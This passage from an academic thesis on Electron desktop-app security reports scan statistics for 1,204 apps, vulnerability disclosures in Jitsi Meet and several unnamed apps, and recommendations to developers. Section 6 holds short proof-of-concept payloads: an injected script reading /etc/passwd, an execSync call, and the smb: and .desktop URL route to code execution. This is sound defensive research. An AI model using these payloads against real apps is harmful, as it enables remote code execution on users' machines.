- Two checks were added that scan for common functions not specific to Electron that can lead to XSS and code execution when called with user-provided input like `element.innerHTML` and `child_process.exec()` respectively. While these are not specific to Electron, they often occur in Electron apps and their use can be an indicator of how security-conscious the developers are.
- A check was added to collect statistics on how often the Chromium DevTools are enabled. While not a security risk per se, there is little reason to leave them enabled in production apps.

[12] `https://babeljs.io/docs/en/babel-parser`
[13] `https://www.npmjs.com/package/@typescript-eslint/typescript-estree`
[14] `https://esprima.org/`
[15] see: `https://github.com/doyensec/electronegativity/blob/0885c151624d25acbb01f90a409f4b575ff3f1e8/src/parser/parser.js`
[16] see: `https://github.com/doyensec/electronegativity/blob/0885c151624d25acbb01f90a409f4b575ff3f1e8/src/finder/finder.js`
[17] see: `https://github.com/doyensec/electronegativity/blob/0885c151624d25acbb01f90a409f4b575ff3f1e8/src/finder/globalchecks.js`
[18] see this pull request: `https://github.com/doyensec/electronegativity/pull/64`
[19] see these pull requests: `https://github.com/doyensec/electronegativity/pull/65`, `https://github.com/doyensec/electronegativity/pull/68`
[20] see this pull request: `https://github.com/doyensec/electronegativity/pull/66`
[21] see this pull request: `https://github.com/doyensec/electronegativity/pull/67`

- A check was added to collect statistics on what kinds of sites are loaded, i.e. whether local or remotes sites are loaded through `window.loadFile()` and `window.loadURL()`. As discussed previously, remote websites are much more dangerous in the context of Electron.
  `loadFile()` can only load local sites but `loadURL()` can load remote and local sites depending on the protocol. For this analysis, `http:` and `https:` URLs are considered *remote* and `file:` URLs are considered *local*. Custom protocols are counted separately. All loads to URLs that don't start with a valid protocol [75] are considered as *unknown*.
- Finally, all checks were modified to not only alert when problems are found but to also log "good behaviour" like explicitly enabling security features or disabling dangerous ones. While not relevant to a developer looking for problems in their code, this is necessary to gauge which security features are actually used in the wild.

In addition to scanning for issues in the code, the apps are also scanned for known vulnerabilities in their included dependencies. For this, the `npm audit` command is used. This tool compares the dependencies specified in the package lockfile against a list of known vulnerabilities [27]. Before, this package lockfile needs to be generated from the installed dependencies if it isn't included in the app distribution anyway. This is done through `npm install --package-lock-only`.

Not all checks included with Electronegativity are run. While certainly useful when testing individual apps, many checks require manual review of the findings. However, the purpose of this analysis is only to collect aggregate statistics on a large number of apps. Therefore, the following general statistics are collected:

- Which Electron version is used, looking at the `package.json`, `yarn.lock`, `package-lock.json` files and the actual installed dependencies in the `node_modules` folder and considering the oldest found dependency for `electron`?
- How many remote and local sites are loaded using `loadURL()` and `loadFile()`, depending on the URL that is passed?
- How many protocol handlers are registered using one of the following functions:
  `registerHttpProtocol()`, `registerServiceWorkerSchemes()`, `registerStringProtocol()`, `registerBufferProtocol()`, `registerStandardSchemes()`, `setAsDefaultProtocolClient()`, `registerFileProtocol()`, `registerStreamProtocol()`?
- How many times are dangerous functions, potentially leading to XSS, called with non-literal input? In particular, the following uses are considered: Setting `element.innerHTML` and `element.outerHTML`; calling the functions `document.write()`, `document.writeln()`, `element.insertAdjacentHTML()`, `eval()`, `setTimeout()`, `setInterval()` and `setImmediate()`; calling the Electron-specific functions `executeJavascript()` and `insertCSS()`; or using the `Function()` constructor.
- How many times are dangerous functions, potentially leading to code execution, called with non-literal input? In particular, the following uses are considered: Calling `child_process.exec()` and `child_process.execSync()`; calling `child_process.execFile()`, `child_process.execFileSync()`, `child_process.spawn()` and `child_process.spawnSync()` with `options.shell` set to `true`.
- How many times is `shell.openExternal()` called with non-literal input?
- How many CSPs are defined and how many of those are classified as *weak*, *maybe weak*, and *strong* by Google's CSP evaluator? CSPs set in HTML and JavaScript are both considered. A CSP is considered *weak* if the CSP evaluator produces at least one finding of severity *high* or *medium*, it is considered *maybe weak* if the evaluator produces at least one finding of severity *high maybe* or *medium maybe* and it is considered *strong* otherwise.

- How many known vulnerabilities are in the dependencies, sorted by *low*, *moderate*, *high*, and *critical* vulnerabilities as reported by `npm audit`?

Furthermore, the following statistics are collected on the web preferences Electron offers (see Section 3.2.1). For each setting, the checks determine whether it is enabled or disabled explicitly by the developers or implicitly through the defaults set by Electron, taking into account the actual version of Electron used by the app.

- Context isolation (defined as `webPreferences.contextIsolation`)
- Chromium DevTools (defined as `webPreferences.devTools`)
- Node integration (defined as `webPreferences.nodeIntegration` (which is the most common method), `webPreferences.nodeIntegrationInWorker` and `webPreferences.nodeIntegrationInSubFrames` or as the `nodeintegration` and `nodeintegrationinsubframes` attributes of a `<webview>` tag in HTML)
- Remote module (defined as `webPreferences.enableRemoteModule`)
- Sandbox (defined as `webPreferences.sandbox`)
- Web security (defined as `webPreferences.webSecurity` or the `disablewebsecurity` attribute of a `<webview>` tag in HTML)

To collect these statistics, a wrapper was developed that iterates over the apps previously added to the database and runs both Electronegativity and `npm audit` for each one to then aggregate the desired statistics and write them into the database.

## 5.5. Results

The results from analysing the 1,204 apps are presented here.

**Electron versions** In total, 198 different versions of Electron were encountered, starting from 1.0.0 up to 10.0.0-beta.3. For 221 apps, no version could be detected from any of the sources considered for this check (`package.json`, `package-lock.json` and `yarn.lock` files as well as installed packages). Table 5.1 shows the ten most common versions and Figure 5.1 shows the distribution of the different major versions.

Looking at the individual releases suggests healthy framework update practices at first glance with version 9.0.5, which was the latest stable release when the apps were downloaded, also being the one which was encountered most often with 38 times. Versions 9.0.4 and 9.0.0 take up the second and fourth ranks with 27 and 20 occurrences respectively. However, version 1.7.5 is in rank three and ranks five and six are taken up by versions 1.6.2 and 1.8.4, respectively. This hints at a frequent use of old and deprecated versions, which is further confirmed by looking at the distribution of the different major versions.
Here, the first major version takes the definitive lead with 287 occurrences. Major versions 8 and 9 follow with 136 and 110 occurrences, respectively. The other major versions all saw similar use, occurring in 60 to 90 apps each.

This observation is worrying with regards to Electron's supported versions policy: Only the latest three major versions are supported at any given time [76]. Therefore, only those versions will receive security fixes. There are known high severity vulnerabilities for all major versions up to 8, some with fixes only available for the latest minor versions of the stable branches [77].

Figure 5.1.: Number of apps found using the respective major Electron version. The ? labels the apps with an undetected version. The versions marked orange were already out of support when the apps were downloaded. Version 10 was still in beta.





Table 5.1.: Frequency of individual Electron releases in the scanned apps with their respective release dates [78]. The versions in bold were not supported anymore when the apps were downloaded.

| Version | Count | Release date |
|---|---|---|
| 9.0.5 | 38 | 2020-06-22 |
| 9.0.4 | 27 | 2020-06-12 |
| **1.7.5** | 26 | 2017-07-17 |
| 9.0.0 | 20 | 2020-05-19 |
| **1.6.2** | 19 | 2017-03-01 |
| **1.8.4** | 19 | 2018-03-16 |
| **1.8.8** | 17 | 2020-04-30 |
| **2.0.8** | 17 | 2018-08-22 |
| **8.0.0** | 17 | 2020-02-03 |
| 8.3.0 | 17 | 2020-05-15 |

**Types of sites loaded** Electron apps can load local and remote sites using `loadFile()` and `loadURL()`. In total, 197 remotely and 1,273 locally loaded sites were detected across all apps. 110 sites were loaded using a custom protocol (like `app://`). These are most likely also local sites. For 1,043 calls, it couldn't be determined what kind of site was loaded due to the static nature of this analysis. In these cases, the loaded URL depended on environment variables and arguments to functions for example. Further, there were 698 apps with at least one locally loaded site (not including custom protocols) compared to 163 apps with at least one remotely loaded site. Only 51 of those 163 apps loading remote sites didn't load any local sites. This suggests that most Electron apps actually ship with local sites instead of just wrapping existing websites.

**Protocol handlers** In total, 263 protocol handler registrations were found across all apps. Note that this may include duplicates if different handlers are registered based on certain conditions for example. 148 apps registered at least one protocol handler.

**XSS risks** Electron apps need to make sure not to let an attacker control the HTML and JavaScript on a page. This can easily go wrong when passing user-controlled data to a dangerous function like `executeJavascript()` and `document.write()` or assigning such data to a dangerous property like `element.innerHTML`. In total, 5,180 such calls or assignments using data that was not a literal were found, with 546 apps including at least one such call or execution. Note that not all of these findings are exploitable but their use is nonetheless discouraged, and they provide a good starting point for a manual analysis.

**Code execution risks** Similarly, dangerous calls to functions like Node.js' `child_process.exec()` and `child_process.spawn()` (only if `options.shell === true` for the latter) can allow an attacker to execute malicious code on the user's system. 902 of those calls were found in total and 150 apps included at least one such call. Again, this doesn't necessarily mean that these apps are exploitable.

**shell.openExternal()** In total, 1,988 potentially dangerous calls to `shell.openExternal()` were found, with 571 apps including at least one such call. A "dangerous" call in this context means passing something other than a string literal. Therefore, the numbers do include false positives, but they still give a good indication of the prevalence of problems related to `shell.openExternal()` and the findings are helpful for the manual analysis.

**CSPs** In 1,105 of the 1,204 apps scanned, no CSP was found at all. 211 CSPs were found in total. Of those, 136 were classified as *weak* and 54 as *maybe weak* by Google's CSP evaluator with only 21 being classified as *strong*. 5 CSPs could not be parsed, either because they were invalid or because they used some templating engine to build the final CSP.

**Known vulnerabilities in the dependencies** For 202 apps, analysing the dependencies failed. Figure 5.2 shows how many known vulnerabilities were found in the dependencies per app, grouped by *low*, *moderate*, *high*, and *critical* severity. Clearly, vulnerabilities of *low* severity are the most common by far. These vulnerabilities are usually hard to exploit and have little impact. In addition, some of them are likely not relevant for the end user as the counts include vulnerabilities in the `devDependencies`, which are only used on the developer's computer and not included in the final executable.

The other severities occur far less often. While there are some outliers, the average Electron app doesn't include any dependencies with critical vulnerabilities.

**Web preferences** Figure 5.3 shows the distributions of which web preferences are commonly used. For each preference, the supplied settings were classified as either "secure" or "insecure" and it was recorded whether the app explicitly set the preference or relied on the default value.

The results clearly show the importance of secure defaults. For all preferences other than Node integration, the vast majority of apps didn't change the defaults. In the case of the web security setting, this means that most apps are therefore secure in this regard. For settings like context isolation and sandbox, it's the opposite though with most apps using insecure settings which will make exploitation easier.

Node integration, on the other hand, changed to a secure default in Electron 5. The results of this change are visible with a larger percentage of apps using the new default. An even larger percentage however opted to explicitly enable Node integration, most likely so as not to have to migrate their apps. In the future, similar distributions are to be expected for settings like context isolation when these defaults also change.

Figure 5.2.: Number of known vulnerabilities in the dependencies per app, sorted by *low*, *moderate*, *high* and *critical* severity. The graph on the right simply omits the vulnerabilities classified as *low* severity, which otherwise make the other severities hard to see. Outliers are omitted in both graphs.






Figure 5.3.: Number of apps found using the security-relevant web preference settings at least once. For context isolation, sandbox and web security, 'secure' means `true`, for the others, it means `false`. Apps may be counted more than once if they have multiple windows with different preferences.



# 6. Manual Analysis

After the automated analysis, a few apps were also analysed manually to validate the findings and gain an insight into how easy it is to exploit Electron apps. All discovered exploitable vulnerabilities were reported to the developers. In total, six vulnerabilites were reported, all allowing for remote code execution, with one already fixed as of the time of writing.

To select the apps for analysis, all scanned apps were sorted by the number of issues reported by Electronegativity. This is of course not an actual indicator of security problems as the tool was modified to also report secure practices for this thesis. It does however give a first idea of which apps might be interesting to look at further. Due to time constraints, only open source apps were considered. Finally, only apps with an apparent way of delivering payloads (like the ability to send messages, share items, or load remote sites) were considered.

## 6.1. RCE in Jitsi Meet Electron

Jitsi Meet is an open source video conferencing software that organizations can deploy on their own servers and that is frequently recommended as an alternative to proprietary solutions [79]. Jitsi Meet Electron is the official desktop client implemented using Electron that can be used both with the official `meet.jit.si` server as well as any third-party instance.

The results from the Electronegativity run revealed the following use of `shell.openExternal()`:[1]

```
mainWindow.webContents.on('new-window', (event, url, frameName) => {
  const target = getPopupTarget(url, frameName);

  if (!target || target === 'browser') {
    event.preventDefault();
    shell.openExternal(url);
  }
});
```

This hooks the creation of new windows to instead pass the URL to `shell.openExternal()` unless a popup target other than `browser` is registered for the URL and frame name of the new window. These popup targets are however only used to handle windows that should always stay on top[2] and are thus not a security check.

As mentioned before, the app can be used with third-party servers. As such, it is possible for an attacker to inject a malicious call to `window.open()` into the pages of their Jitsi Meet instance that will then allow them to pass arbitrary URLs to `shell.openExternal()` when a user uses their server with the app. The dangers of this were already explained in Section 4.2. In the case of this app, the attack surface was somewhat limited insofar as the external server is loaded through an `<iframe>` and opening `file:` URLs was thus blocked. However, all the other protocols could still be used as discussed. For example, a `smb:`

[1] Code from `https://github.com/jitsi/jitsi-meet-electron/blob/7b2b0c4e710bb626b9d886bb8c283357b223c23b/main.js#L209-L216`.

[2] See: `https://github.com/jitsi/jitsi-meet-electron-utils/blob/ba851e726b62e93bdcd7ec69414a9c90e3412d58/alwaysontop/index.js#L5-L10`

URL to a `.desktop` file on a remote server allowed for RCE on Xubuntu 20.04.
The attack surface was further extended by the recent introduction of a protocol handler that allows linking to rooms on external servers (using `jitsi-meet://jitsi.attacker.tld/dangerous-room`) [80]. An attacker could use a link like this to lead a user to use their server without having to set the server URL in the app preferences.

The vulnerability was reported to the developers on June 28, 2020. It was tested using the latest release of the app at that time, version 2.2.0. A fix was implemented on June 30, 2020 by filtering the URLs that may be passed to `shell.openExternal()` to only allow HTTP(S) URLs.[3] The fix was released in version 2.3.0 on July 2, 2020.

Additionally, the app exposed the `shell.openExternal()` function on the `window` object which could be accessed from the renderer process as context isolation is disabled. This was not a critical problem as the remote site is only loaded in an `<iframe>` and thus doesn't have access to the app's `window` object. However, if an attacker somehow managed to achieve XSS in the renderer process, they could use this to escalate it into RCE. As there were no uses of the exposed function in the code, a recommendation to remove it was also included in the report. This was also implemented by the developers in the same commit.

Similar issues have also been found in Rocket.Chat Desktop and Wire Desktop, both allowing for RCE. These have been reported on July 15, 2020. As of the time of writing, they have not been fixed yet and can thus not be described in more detail here.

## 6.2. RCE in Desktop App for CMS

The vulnerability discussed in this section was found in the official desktop app for a popular content management system (CMS). As the vulnerability has not been fixed yet as of the time of writing, the app's name cannot be mentioned. The code sample shown here is also not taken directly from the app's source code but has been modified to only demonstrate the concept.

The vulnerability allows an attacker who is able to execute JavaScript code in the context of a website that uses this CMS to access privileged Node.js functions and thus gain RCE. The attacker could achieve this by either finding an XSS vector or by having write access to a website that is shared with other users. For example, the attacker could create a website using the CMS, place the payload as described below onto their site and then invite another user to edit the site with them. As soon as this other user opens the website in the desktop app, the attacker gains RCE on their computer.

The problem is caused by the app's use of the unmaintained Devtron[4] tool which was a plugin for Electron apps that extended the Chromium DevTools with various Electron-specific features like details on the dependencies and the ability to monitor IPC calls. Devtron needs access to certain Node.js APIs to work. The app exposes them to the window from a preload script like so:

```
window.__devtron = { require: require, process: process };
```

The user's site is loaded in an `<iframe>` which does not have access to this global variable. However, it can be accessed through `window.parent.__devtron`. Thus, the attacker simply needs to inject the following HTML code into the site to read sensitive data on the user's system for example. Other possible exploits were already given in Section 4.1.

```
<script>
alert(window.parent.__devtron.require('fs').readFileSync('/etc/passwd').toString());
</script>
```

[3] See: https://github.com/jitsi/jitsi-meet-electron/commit/ca1eb702507fdc4400fe21c905a9f85702f92a14
[4] https://github.com/electron-userland/devtron

This vulnerability was tested using the latest version of the app as available on its website. It was reported to the developers on July 26, 2020. No fix has been implemented as of the time of writing.

## 6.3. XSS and RCE in Note-taking App

The vulnerability discussed in this section was found in a note-taking app. As this vulnerability has not been fixed yet either, the details are also obfuscated and the name is not mentioned.

First, two XSS vectors were found in the note title field. An attacker can control this value by using the app's "shared notes" feature which allows multiple users to work on the same note. No special payloads are necessary, the attacker can simply include any HTML, including `<script>` tags, in the title. The code is executed in two cases: Whenever the app loads the user's notes and when the user selects multiple notes. In both cases, the app is essentially assigning the note title directly to `element.innerHTML` like this:

```
function showNote(title, body) {
  document.getElementById('note-title').innerHTML =
    `<span class="title">${title}</span>`;

  // […]
}
```

It is further trivially possible to escalate this XSS vector into RCE as the app has Node integration enabled, giving the renderer process access to all Node.js APIs. Ways to exploit this were already given in Section 4.1. The attacker could for example open the calculator on Windows by including the following snippet in the note title:

```
<script>
require('child_process').execSync('calculator');
</script>
```

The vulnerability was tested using the latest version of the app as available on its website. It was reported to the developers on June 28, 2020. A follow-up email was sent on July 22, 2020. No response has been received to either as of the time of writing and the vulnerability remains.

## 6.4. RCE in Bug Tracking App

This vulnerability was found in an unofficial companion desktop app for a popular bug tracking website. The app embeds this website and provides additional convenience features like desktop notifications and advanced filtering. As the vulnerability has not been fixed as of the time of writing, the name of the app cannot be mentioned and the details are obfuscated.

The attack also works through Electron's `shell.openExternal()` as previously discussed. The details here are a little different, though. The app does not just redirect the creation of new windows to `shell.openExternal()` as seen in Section 6.1 for example. Instead, it adds an event listener for the `click` event of `<a>` elements from the renderer process. As this process doesn't have access to privileged functions by default (although the app could have exposed them as discussed), it instead prints a special message to the console if the link should be opened in the browser:

```
for (const element of document.getElementsByTagName('a')) {
  element.addEventListener('click', function(event) {
```

```
    const url = event.target.href;
    if (!url.startsWith('https://bug-tracker.tld/')) {
      event.preventDefault();
      console.log(`CMD-OPEN-IN-BROWSER|${url}`);
    }
  });
}
```

The main process then adds a listener for console messages that actually passes the respective URLs to `shell.openExternal()`:

```
window.webContents.addListener('console-message', function(event, level, message) {
  if (message.startsWith('CMD-OPEN-IN-BROWSER|')) {
    const url = message.split('CMD-OPEN-IN-BROWSER|')[1];
    require('electron').shell.openExternal(url);
  }
});
```

Thus, an attacker only needs to somehow cause a message of the form `OPEN_EXTERNAL_BROWSER:<url>` to be logged to the console, where `<url>` is a payload as described in Section 4.2. This is possible if the user has enabled opening external sites in the app's internal browser from the settings. Now, the attacker can simply leave a comment with a link to a site containing such a `console.log()` call in a public bug tracker. Upon clicking this link from the app, the exploit will be triggered.

The vulnerability was tested using the latest version of the app from its website. It was reported to the developers on July 26, 2020. No fix has been implemented as of the time of writing.

# 7. Takeaways

## 7.1. Security-Consciousness in Electron Apps

The previous chapter's automated analysis produced statistics on the security-related practices of a large number of Electron apps. While these results of course cannot give a complete picture, they do allow gaining some insights into the security-consciousness of Electron apps in the wild.

The analysis revealed that about two thirds of the analysed apps used an unsupported version of Electron (i.e. version 6 or below). While the dataset likely contains some apps that have been discontinued and aren't updated anymore, only apps that are either on Electron's official app list or have at least 50 stars on GitHub were included, ensuring that the analysis only considers apps that receive at least some use by end users.

It also showed common use of dangerous functions. About half of the apps used a function to dangerously insert HTML into the page at least once, almost an eighth of the apps included at least one dangerous call to one of Node.js' functions for executing code on the host computer and half of the apps called `shell.openExternal()` at least once. While all these functions *can* be used securely, it is easy to get wrong and their use is generally discouraged in light of safer alternatives. The manual analysis showed that there are plenty of cases of insecure uses of these functions that in the best case allow an attacker to escalate an attack vector they have found and in the worst case enable attacks in the first place.

Some of these problems could have been prevented through the use of a CSP which, when configured correctly, only allows trusted code to be executed and can in that regard stop XSS attacks. Unfortunately, less than 8 % of apps even included a CSP anywhere in their code. And of the CSPs that were found, 90 % were classified as *weak* or *maybe weak* by Google's CSP evaluator.

Further, many attacks could have also been prevented or at least lessened in severity by the use of secure web preferences. The analysis showed that those aren't common either, though. It revealed a heavy reliance on the default values which, as of the time of writing, mostly aren't optimized for security yet. 75 % of the apps still have Node integration enabled, allowing for trivial escalation from XSS to RCE as discussed. And barely any apps have enabled context isolation despite the explicit recommendations of the Electron developers. Without context isolation, disabling Node integration is of little use as it can usually be bypassed as shown.

Finally, the analysis showed a few apps using Electron as a wrapper around existing websites instead of shipping a local site with specific Electron optimizations. As explained in Section 3.3, Electron is not designed as a "browser" and special considerations need to be made in order to allow loading remote sites safely. This thesis didn't specifically analyse those apps loading only remote sites for whether they chose the correct settings. Given the general tendency to stick with the default values however, one has to assume that many of those apps are configured insecurely and thus risk RCE for their users.

Thus, while the situation is definitely improving with secure defaults starting to be introduced and more experience with security problems specifically in the context of Electron leading to better design choices and implementations, a lot of room is still left for improvement. The following two sections will present some suggestions on how this can be achieved.

## 7.2. Recommendations to Electron Developers

Based on what was learned in this thesis, the following recommendations are made to the Electron developers on how to continue the security improvements and make developing secure Electron applications easier:

- While there is a comprehensive guide on Electron security[1] that explains the importance of keeping Electron apps secure and provides a checklist of aspects to consider, a large part of the Electron documentation is still not written with security in mind, often containing examples that violate the security checklist. For example, the beginner tutorial on writing the first app[2] explicitly enables Node integration, overriding the secure default that has been implemented in version 5.0, same as the default boilerplate[3] that each Electron Fiddle starts with. The FAQ entry on sharing data between pages[4] and the application architecture guide[5] both assume that Node integration is enabled and don't even provide any alternatives on how the desired outcome could be achieved without Node integration. And while the quick start template repository[6] doesn't enable Node integration, it doesn't follow other recommended practices like enabling context isolation.

  These are just some examples from the official Electron documentation, not even taking into account third-party sites and tutorials. A developer wanting to learn how to use Electron will, in the best case, be introduced to a world of Node integration always being available, probably not even knowing about context isolation, only to find the security tutorial and have to relearn and reconsider all that. In the worst case, they will stop before finding the security tutorial and assume what they have learned to be the best practices.

  To encourage secure practices among developers, they need to be featured prominently in the documentation right from the start. Deprecated practices like Node integration should only be mentioned with clear warnings of their problems. Boilerplates and templates need to come with secure settings.

- A common use case of Electron apps is opening a URL in the user's default browser instead of the app. Often, `shell.openExternal()` is used for this purpose. Many developers don't seem to be aware of the dangers of passing arbitrary inputs to this function, thinking it would just allow opening arbitrary sites in the browser. To combat this problem, a `shell.openInBrowser()` function should be introduced that can be safely used for this purpose. Ideally, the implementation of this function would include platform-specific handlers to guarantee that it can only be used to open the browser but as a first step, a simple wrapper around `shell.openExternal()` that filters on the passed URL and only allows `http://` and `https://` URLs would suffice.

- Electron grants all permissions to all sites by default. While this is definitely useful for apps that rely on these permissions and the request dialogs that browsers use may not be suitable in the context of desktop applications, many apps don't need these permissions, and they just present unnecessary attack surface. A reasonable compromise here would be denying all permission requests by default but allowing apps to change this behaviour via the web preferences. The apps that actually need the permissions could then decide whether to always grant them or whether to implement a permission request handler just like currently. But apps that don't need them couldn't forget to turn them off anymore.

[1] https://www.electronjs.org/docs/tutorial/security
[2] https://www.electronjs.org/docs/tutorial/first-app#electron-development-in-a-nutshell
[3] https://github.com/electron/fiddle/blob/master/src/content/main.ts
[4] https://www.electronjs.org/docs/faq#how-to-share-data-between-web-pages
[5] https://www.electronjs.org/docs/tutorial/application-architecture#using-electron-apis
[6] https://github.com/electron/electron-quick-start

- As already requested on the issue tracker of the asar package [30], code signing for `.asar` files should be possible.
- Even though the dangers are fairly minimal, there is little reason to enable the Chromium DevTools by default in production builds.

## 7.3. Recommendations to App Developers

Further, the following recommendations are made to developers of Electron apps:

- Regularly update to the latest Electron version. These often fix security vulnerabilities and update the underlying Chromium and Node.js versions. Without an up-to-date version of Electron, it is impossible to secure an app.
  In the same vein, the other dependencies also need to be regularly updated.
- While Electron is slowly migrating to secure defaults, it is important to consciously and proactively set secure preferences, even when this means having to rewrite parts of the application. Most importantly, Node integration should be disabled and context isolation should be enabled, which is also what the Electron developers recommend [38].
- The use of automated security scanners like Electronegativity can help catch problems and avoid releasing insecure apps. Not all issues found by such scanners will be relevant, but they should still always be taken seriously.
- Privileged APIs should only be used carefully. Ideally, they should not be exposed to the renderer process. If that isn't possible, they need to be wrapped in order to heavily restrict the inputs the renderer process can pass to them.

# 8. Related Work

## 8.1. Foundational Research

A lot of the research on Node.js is also relevant for Electron. In 2012, Ojamaa and Düüna [81] did an early exploration of Node.js security, comparing it to the previously known considerations for JavaScript in the browser. This bears some similarity to the research on Electron. Back then, Node.js was a fairly new framework that brought previously client-side code to a new target, the server, introducing new privileged APIs in the process. They also explored a number of similar attack vectors, like prototype pollution, malicious packages and the lack of a sandbox.

In January 2017, Tal [16] published a book on Node.js security, focussing on server applications using the Express framework. It however also goes into injection attacks and XSS flaws as well as dependency management. In February 2018, Staicu et. al. [82] did a large-scale study across modules to find injection vulnerabilities, focussing on the lack of a sandbox in Node.js. They presented Synode, an automatic mitigation mechanism for these problems.

Samuel et. al. [83] started a continuously maintained roadmap on Node.js security that explains various threats and attack vectors and lays out how they can be addressed. Security software company Snyk [84] publishes a yearly report on the state of security in open source packages, including packages on NPM. In addition, Tal and Picado [85] also posted a checklist of security best practices for Node.js on Snyk's blog in February 2019.

## 8.2. Research on Electron

In July 2017, Carettoni, one of the founders of Doyensec, gave a talk [86] explaining the problems of Node integration and why context isolation is necessary. They also released a white paper [33] with a checklist of common security pitfalls in Electron apps. This checklist formed the basis for Electronegativity. The same month, Austin [87] gave a talk on how they exploited bugs in Markdown parsers to gain XSS in most popular IDEs built on Electron and how they used Node integration and `shell.openExternal()` to escalate these into RCE.

In December 2017, Väli [88] did a study manually gathering statistics on 30 Electron apps and their libraries, web preferences and remote content. They further did a manual analysis for XSS vulnerabilities that can be escalated to RCE using Node integration. In August 2018, Kinugawa [41] gave a talk on how a lack of context isolation can be used to bypass Node integration. Kinugawa had originally discovered that Node integration can be bypassed this way and context isolation was added as an option to Electron due to their report. In December 2018, Rapley et. al. [89] studied 15 popular Electron apps for vulnerabilities in their dependencies by checking for a difference of 150 or more commits between the included version and the upstream version. They also introduced the Mayall framework for malicious updates in Electron apps through insecure update mechanisms.

Most of the research on Electron security is not done in a formal academic context or for conferences but by companies and individuals. The vulnerability reports listed in Appendix A.1 cover a good portion of the published results. Further, Doyensec have many write-ups and other research on their blog [90].

## 8.3. Research on Similar Frameworks

There are also some other frameworks for developing desktop applications using web technologies that are a potential alternative to Electron. First and foremost, NW.js[1] started out as node-webkit and is actually a predecessor to Electron. NW.js is similar to Electron with a few notable differences [91]: For NW.js apps, the entry point is an HTML page as opposed to a JS file. NW.js requires a special patched version of Chromium, while Electron uses the official release. And NW.js offers a legacy release with support for Windows XP, whereas Electron only supports Windows 7 and up.
In May 2015, Benoit [92] published a book on NW.js that explains the framework and also goes into some security considerations. The official documentation [93] also contains a section on security but focusses solely on the differences between Node frames and normal frames.

Further, there is Tauri[2] (previously called Proton) which promises faster and smaller applications [94]. It is written in Rust and relies on the systems' native webview components using the web-view library[3] instead of Chromium. They do also explicitly focus on security [95]. Finally, there is NeutralinoJs [96] which focusses on lightweight applications [97]. NeutralinoJs also uses the systems' native webview components and further ships with its own lightweight server alternative to Node.js [98]. No external security research has been published on either of the two yet as they are still young.

[1] `https://nwjs.io/`
[2] `https://tauri.studio/`
[3] `https://github.com/Boscop/web-view`

# 9. Conclusion

This thesis has shown that while there is of course overlap between the attack vectors for the web and Electron, there are often important differences in severity, and Electron brings its own list of security pitfalls that need to be considered: First and foremost, XSS is particularly dangerous in the context of Electron. Depending on the settings, it can be directly escalated to RCE or used to interfere with the privileged part of the application to jumpstart further attacks. To avoid this and other problems, it is crucial to choose secure settings like disabling Node integration and enabling context isolation. Further, functions like `shell.openExternal()` are more dangerous than most developers seem to be aware. And even though it might not always be as easy as for websites, injecting payloads in Electron apps is definitely possible through protocol handlers, remote content, etc.

